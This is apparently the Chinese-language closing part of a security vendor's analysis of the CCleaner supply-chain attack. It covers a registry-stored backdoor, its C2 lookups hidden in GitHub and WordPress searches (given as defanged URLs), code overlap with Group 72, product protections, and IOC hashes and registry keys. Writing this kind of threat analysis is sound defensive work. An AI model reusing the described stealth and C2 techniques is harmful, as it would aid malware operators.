HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\001
HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\002
HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\003
HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\004

木马化二进制文件的用途是在注册表中解码并执行此 PE。此 PE 会对其他 C2 服务器执行查询，并执行内存中的 PE 文件。这可能使某些系统上的检测复杂化，因为可执行文件从来不会直接存储在文件系统中。

注册表中是一个由木马化文件运行的轻量级后门模块。此后门从隐写为 github.com 或 wordpress.com 搜索的数据中检索 IP 地址，然后从该地址下载并运行另一个 PE 模块。


```
https://github[.]com/search?q=joinlur&type=Users&utf8=%E2%9C%93
https://en.search.wordpress[.]com/?src=organic&q=keepost
```

代码的重新使用

Kaspersky 研究人员声称此攻击与已知由 Group 72 使用的恶意软件样本之间存在代码重叠，Talos 针对此说法进行了核查。虽然这一点不能作为判断方面的证据，但我们可以确认代码重叠的存在，并且我们同意这是需要考虑的重要信息。

左侧：2bc2dee73f9f854fe1e0e409e1257369d9c0a1081cf5fb503264aa1bfe8aa06f (CCBkdr.dll)

右侧：0375b4216334c85a4b29441a3d37e61d7797c2e1cb94b14cf6292449fb25c7b2 (Missl 后门 - APT17/Group 72)



结论

供应链攻击的速度和复杂性似乎日益增加。作为安全公司，我们必须认真对待这些攻击。遗憾的是，对于尚未完全了解的安全事件，我们往往会低估其严重性。这可能不利于保护受害者的最大利益。因此，在确定所有攻击详细信息之前，安全公司需要给出保守的建议，帮助用户确保其仍然能够得到保护。如果整个攻击的各个阶段在很长一段时间内始终未被发现，则尤其需要注意这种情况。而当高级攻击者出手时，情况就更是如此。众所周知，他们可以通过成功的侦测手段制作出避开特定公司检测的攻击。

以此攻击为例，经验相当老道的攻击者设计了一种似乎专门针对技术公司的系统，利用供应链攻击永久感染大量受害者，企图在非常具体的目标网络中的计算机上投放某些负载。

防护

思科客户可通过其他方式检测并阻止此威胁，包括：

产品	保护
AMP	✔
CloudLock	不适用
CWS	✔
邮件安全	不适用
网络安全	不适用
Threat Grid	✔
Umbrella	✔
WSA	✔

高级恶意软件防护 (AMP) 解决方案可以有效防止执行威胁发起者使用的恶意软件。

CWS 或 WSA Web 扫描功能可以阻止访问恶意网站，并检测这些攻击中所用的恶意软件。

AMP Threat Grid 可帮助识别恶意二进制文件，使所有思科安全产品都有内置保护措施。

Umbrella，我们的安全互联网网关 (SIG)，可阻止用户连接恶意域、IP 和 URL（无论用户是否位于公司网络上）

感染指标 (IOC)

下面是与此攻击相关联的感染指标。

CC 上的安装程序：
dc9b5e8aa6ec86db8af0a7aa897ca61db3e5f3d2e0942e319074db1aaccfdc83 (GeeSetup_x86.dll)

64 位木马化二进制文件：
128aca58be325174f0220bd7ca6030e4e206b4378796e82da460055733bb6f4f (EFACli64.dll)

32 位木马化二进制文件：
07fb252d2e853a9b1b32f30ede411f2efbb9f01e4a7782db5eacf3f55cf34902 (TSMSISrv.dll)

注册表中的 DLL：
f0d1f88c59a005312faad902528d60acbf9cd5a7b36093db8ca811f763e1292a

注册表项：

- HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\001
- HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\002
- HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\003
- HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\004
- HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\HBP

第 2 阶段负载 (SHA256)：

dc9b5e8aa6ec86db8af0a7aa897ca61db3e5f3d2e0942e319074db1aaccfdc83

发布者：ALEXANDER CHIU；发布时间：17:57
标签：AMP、C2、CCLEANER、恶意软件、木马